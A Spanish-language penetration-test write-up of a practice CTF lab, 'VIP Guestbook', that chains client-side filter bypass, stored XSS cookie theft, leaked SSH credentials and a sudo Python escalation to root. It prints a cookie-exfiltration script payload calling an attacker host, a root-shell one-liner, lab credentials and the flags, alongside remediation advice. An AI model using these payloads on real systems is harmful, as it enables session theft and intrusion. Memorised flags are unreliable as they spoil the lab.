INFORME DE PENTESTING

VIP Guestbook

Evaluación de seguridad ofensiva — Aplicación web & host Linux

CTF / Laboratorio de prácticas · Dificultad: Fácil

Objetivo	VIP Guestbook — `172.17.0.2` (Apache 2.4.67 / OpenSSH 9.2p1)
Tipo de prueba	Caja negra (black-box), sin credenciales previas
Fecha	6 de noviembre de 2026
Autor	Josep Sanz
Resultado	Compromiso total del host — acceso `root` obtenido
Clasificación	CONFIDENCIAL — uso interno

Documento generado en el marco del laboratorio de prácticas del proyecto **ciber**. Todas las pruebas se realizaron sobre un entorno aislado y autorizado. Prohibida su reproducción total o parcial fuera de dicho ámbito.

1. Resumen ejecutivo

Se ha realizado una auditoría de seguridad de tipo **caja negra** contra el servicio **VIP Guestbook**, una aplicación web de libro de visitas accesible en `172.17.0.2`. Partiendo exclusivamente de la dirección IP y sin credenciales de ningún tipo, se logró el **compromiso completo del sistema**, obteniendo privilegios máximos (`root`) sobre el host.

La cadena de ataque se apoyó en una debilidad de diseño muy común pero crítica: **la aplicación delegaba toda la validación de seguridad en el navegador del cliente**. El filtro «anti-XSS» que impedía introducir etiquetas HTML era únicamente JavaScript del lado del cliente, trivialmente evadible interceptando la petición (Burp Suite / `curl`). Esto permitió inyectar un **Cross-Site Scripting almacenado** que robó la cookie de sesión de un administrador automatizado. Dicha cookie, carente del atributo `HttpOnly`, dio acceso a un panel de administración que **exponía credenciales SSH en texto claro**. Con ellas se obtuvo acceso interactivo al servidor y, mediante una regla `sudo` mal configurada sobre el intérprete de Python, se escaló a `root`.

5	2	2	root
VULNERABILIDADES	CRÍTICAS / ALTAS	FLAGS CAPTURADAS	NIVEL ALCANZADO

> **Veredicto.** El sistema es **altamente vulnerable**. La combinación de validación solo en cliente, gestión insegura de sesiones, exposición de credenciales y una escalada de privilegios trivial permite que cualquier atacante sin autenticación previa tome el control total del servidor. Se requiere remediación prioritaria.

Flags obtenidas

Nivel	Fichero	Valor
Usuario	`/home/guest/user.txt`	`user{XSS_1s_n0t_d34d_y3t}`
Root	`/root/root.txt`	`root{Byp4ss_Fr0nt3nd_w1th_Burp}`

2. Alcance y metodología

2.1 Alcance (scope)

Parámetro	Detalle
Host autorizado	`172.17.0.2`
Servicios en alcance	80/tcp (HTTP), 22/tcp (SSH) y todo el sistema operativo subyacente
Reglas de enfrentamiento	Explotación completa permitida hasta obtener el máximo privilegio; sin DoS destructivo
Entorno	Laboratorio aislado, no productivo, de uso autorizado para formación

2.2 Metodología

El trabajo sigue las fases clásicas de una operación ofensiva, alineadas con **OWASP** y **MITRE ATT&CK**:

1. **Reconocimiento y enumeración** — descubrimiento de servicios y rutas.
2. **Análisis de la aplicación** — revisión del código cliente y la lógica expuesta.
3. **Explotación (XSS almacenado)** — evasión del filtro de cliente y robo de sesión.
4. **Acceso al panel de administración** — uso de la sesión robada.
5. **Acceso inicial** — autenticación SSH con credenciales filtradas.
6. **Escalada de privilegios** — abuso de `sudo` hasta `root`.

3. Resumen de vulnerabilidades

#	Vulnerabilidad	CWE	CVSS 3.1	Severidad
V-01	XSS almacenado por validación únicamente en cliente (bypass con Burp/curl)	CWE-79 / CWE-602	8.2	ALTA
V-02	Cookie de sesión sin atributo `HttpOnly` (robable vía XSS)	CWE-1004	6.5	MEDIA
V-03	Token de sesión de administrador débil / predecible y codificado	CWE-330 / CWE-539	7.5	ALTA
V-04	Exposición de credenciales SSH en texto claro en el panel admin	CWE-312 / CWE-522	7.5	ALTA
V-05	Escalada de privilegios: `sudo NOPASSWD` sobre `/usr/bin/python3`	CWE-250 / CWE-269	8.8	ALTA

Las vulnerabilidades V-01 a V-04 se encadenan para lograr acceso inicial; V-05 convierte ese acceso en control total. Ninguna de ellas requiere interacción de un usuario legítimo salvo el bot administrador ya presente en el entorno.

4. Desarrollo técnico

FASE 1 Reconocimiento y enumeración

Se inició con un escaneo completo de puertos y detección de versiones y scripts por defecto sobre el objetivo:

```
kali@kali:~$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

El escaneo reveló únicamente dos servicios expuestos: **SSH** (OpenSSH 9.2p1 Debian) en el puerto 22 y un servidor web **Apache 2.4.67** en el puerto 80, cuyo título `VIP Guestbook` identifica la aplicación objetivo.




Figura 1 — Escaneo Nmap: puertos 22/SSH y 80/HTTP (título «VIP Guestbook»).

A continuación se enumeraron rutas y ficheros del servidor web mediante fuerza bruta de directorios:

```
kali@kali:~$ feroxbuster -u http://172.17.0.2 -t 5 -x php,bak,txt,html,py,zip            -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
```

Se descubrieron tres recursos relevantes: la página principal `index.php`, un panel `admin.php` y —de forma muy reveladora— un script `bot.py` accesible públicamente.




Figura 2 — Feroxbuster descubre `index.php`, `admin.php` y `bot.py`.

FASE 2 Análisis de la aplicación web

Al inspeccionar el código fuente de `index.php` se observa un formulario de libro de visitas con dos campos (nombre y mensaje). La aplicación anuncia que «las etiquetas HTML están bloqueadas por seguridad», pero dicho control es una función JavaScript `validateForm()` que simplemente comprueba la presencia de los caracteres `<` y `>` y, de hallarlos, cancela el envío con `e.preventDefault()`.

> **Hallazgo clave (V-01).** La validación se ejecuta **exclusivamente en el navegador**. Enviando la petición POST directamente (Burp Suite o `curl`) se omite por completo el filtro: el servidor **no sanea nada**. Esto es precisamente lo que anticipa la flag de root: **`Byp4ss_Fr0nt3nd_w1th_Burp`**.




Figura 3 — Código de `index.php`: el filtro anti-XSS es solo JavaScript de cliente, evadible.

El script `bot.py` confirma el vector y explica por qué el XSS es explotable. Es un bot Selenium que, cada pocos segundos, visita `index.php` **como administrador**, inyectando en el navegador headless la cookie:

```
name:  "admin_session"
value: "super_secret_admin_token_99"
path:  "/"
httpOnly: False   ← la cookie es accesible desde JavaScript
```

Se identifican aquí tres debilidades simultáneas: el token de sesión está **codificado y es predecible** (V-03), la cookie **carece de `HttpOnly`** (V-02) y existe una «víctima» automática que ejecutará cualquier payload almacenado. El escenario para un **XSS almacenado con robo de sesión** es perfecto.




Figura 4 — `bot.py`: bot administrador con cookie `admin_session` y `httpOnly: False`.

FASE 3 Explotación — XSS almacenado y robo de sesión

Conocido el vector, la explotación consiste en enviar —saltando la validación de cliente— un mensaje al libro de visitas con un payload que exfiltra la cookie del administrador cuando el bot renderice la página. Un payload tipo:

```
<script>new Image().src="http://172.17.0.1/c?"+document.cookie</script>
```

Al no aplicar el servidor ningún saneamiento, el script queda almacenado. Cuando el bot visita la página, su navegador ejecuta el payload y envía la cookie `admin_session=super_secret_admin_token_99` al atacante. En este entorno, además, el valor del token es directamente deducible del propio `bot.py`, por lo que puede reutilizarse sin necesidad siquiera de esperar al bot.

FASE 4 Acceso al panel de administración

Con la cookie de administrador se solicita el panel restringido `admin.php`, presentando la sesión robada:

```
kali@kali:~$ curl -H "Cookie: admin_session=super_secret_admin_token_99"
http://172.17.0.2/admin.php
```

El servidor responde con `Authentication: SUCCESS` y, de forma gravísima, **muestra credenciales SSH de emergencia en texto claro** (V-04) «por si el panel web deja de funcionar»:

> **Credenciales expuestas:** usuario `guest` / contraseña `GuestR00t2026!`



Figura 5 — `admin.php` con la cookie robada: panel «SYSTEM ADMINISTRATION» revelando credenciales SSH.

FASE 5 Acceso inicial (user flag)

Las credenciales filtradas permiten autenticarse directamente por SSH contra el host:

```
kali@kali:~$ ssh guest@172.17.0.2
guest@172.17.0.2's password: GuestR00t2026!
```

El acceso tiene éxito. El sistema se identifica como un host Debian/Kali con nombre `guestbook`. En el directorio personal del usuario se encuentra la primera flag.




Figura 6 — Acceso SSH como `guest` al host `guestbook`; se localiza `user.txt`.



Figura 7 — Lectura de la flag de usuario: ***`user{XSS_1s_n0t_d34d_y3t}`***

FASE 6 Escalada de privilegios (root flag)

Ya en el sistema, se enumeran vías de escalada. La búsqueda de binarios con bit SUID no arroja candidatos anómalos (solo binarios estándar del sistema):

```
guest@guestbook:~$ find / -perm -4000 2>/dev/null
```




Figura 8 — Binarios SUID: todos estándar, sin vector de escalada por esta vía.

La comprobación de permisos `sudo`, en cambio, revela el camino directo a `root`:

```
guest@guestbook:~$ sudo -l
```

El usuario `guest` puede ejecutar `/usr/bin/python3` como `root` **sin contraseña** (`NOPASSWD`). Python es un intérprete completo, por lo que esto equivale a conceder una shell de root (técnica documentada en **GTFOBins**).



Figura 9 — `sudo -l`: `(root) NOPASSWD: /usr/bin/python3` (V-05).

Se abusa de este permiso para generar una shell interactiva como root:

```
guest@guestbook:~$ sudo /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
root@guestbook:/home/guest# id
uid=0(root) gid=0(root) groups=0(root)
```




Figura 10 — Escalada consumada: shell como `root@guestbook`.

Con privilegios máximos se obtiene finalmente la flag de root, confirmando el compromiso total del sistema:




Figura 11 — Lectura de `/root/root.txt`: **`root{Byp4ss_Fr0nt3nd_w1th_Burp}`**

5. Detalle de vulnerabilidades y remediación

V-01 · XSS almacenado por validación solo en cliente ALTA

CVSS 3.1	8.2 — `AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:L/A:N`
CWE / OWASP	CWE-79, CWE-602 · OWASP A03:2021 (Injection)

Descripción. El único control contra inyección de HTML/JS reside en una función JavaScript del navegador. El servidor no valida ni codifica la entrada, de modo que una petición POST directa inyecta scripts persistentes que se ejecutan en el contexto de otros usuarios (el bot administrador).

Remediación. Validar y sanear **siempre en el servidor**; codificar la salida (output encoding) según el contexto; aplicar una política `Content-Security-Policy` restrictiva. La validación de cliente es solo mejora de usabilidad, nunca un control de seguridad.

V-02 · Cookie de sesión sin `HttpOnly` MEDIA

CVSS 3.1	6.5 — `AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N`
CWE	CWE-1004 (Sensitive Cookie Without 'HttpOnly' Flag)

Descripción. La cookie `admin_session` se define con `httpOnly: False`, por lo que es legible desde JavaScript y, por tanto, exfiltrable mediante el XSS de V-01.

Remediación. Marcar las cookies de sesión como `HttpOnly`, `Secure` y `SameSite=Strict`.

V-03 · Token de sesión débil / predecible ALTA

CVSS 3.1	7.5 — `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`
CWE	CWE-330 (Use of Insufficiently Random Values), CWE-539

Descripción. El identificador de sesión del administrador es un valor estático y adivinable (`super_secret_admin_token_99`), además codificado en un script accesible públicamente.

Remediación. Generar identificadores de sesión aleatorios de alta entropía (≥128 bits) por servidor, con expiración y rotación; nunca incluir secretos en ficheros servidos por la web.

V-04 · Exposición de credenciales en texto claro ALTA

CVSS 3.1	7.5 — `AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N`
CWE	CWE-312 (Cleartext Storage), CWE-522 (Insufficiently Protected Credentials)

Descripción. El panel `admin.php` muestra credenciales SSH válidas en texto claro a cualquiera que presente la cookie de administrador, facilitando el salto de la web al sistema operativo.

Remediación. No almacenar ni mostrar credenciales en la aplicación; usar un gestor de secretos; segregar la autenticación web de la del sistema; rotar de inmediato las credenciales expuestas.

V-05 · Escalada por `sudo NOPASSWD` sobre Python ALTA

CVSS 3.1	8.8 — `AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H`
CWE / ATT&CK	CWE-250, CWE-269 · MITRE ATT&CK T1548.003 · GTFOBins

Descripción. La regla `guest ALL=(root) NOPASSWD: /usr/bin/python3` concede, en la práctica, una shell de root sin contraseña, pues Python puede ejecutar código arbitrario.

Remediación. Eliminar la regla; nunca otorgar `sudo` sobre intérpretes (python, perl, bash…). Si se requiere automatización privilegiada, usar scripts concretos con argumentos fijos y validados, aplicando mínimo privilegio.

6. Conclusión

El compromiso de **VIP Guestbook** no dependió de ningún exploit sofisticado, sino del encadenamiento de varias malas prácticas de diseño y configuración. El error raíz es conceptual: **confiar la seguridad al cliente**. A partir de ahí, la ausencia de saneamiento en servidor, una gestión de sesiones insegura, la exposición de secretos y un `sudo` excesivamente permisivo construyen un camino directo desde un visitante anónimo hasta `root`.

> **Lección.** Toda validación de seguridad debe repetirse en el servidor; el navegador es territorio del atacante. Un único principio aplicado correctamente —validación en servidor *o* mínimo privilegio en `sudo`— habría roto la cadena. La defensa en profundidad existe precisamente para que un solo fallo no implique el compromiso total.
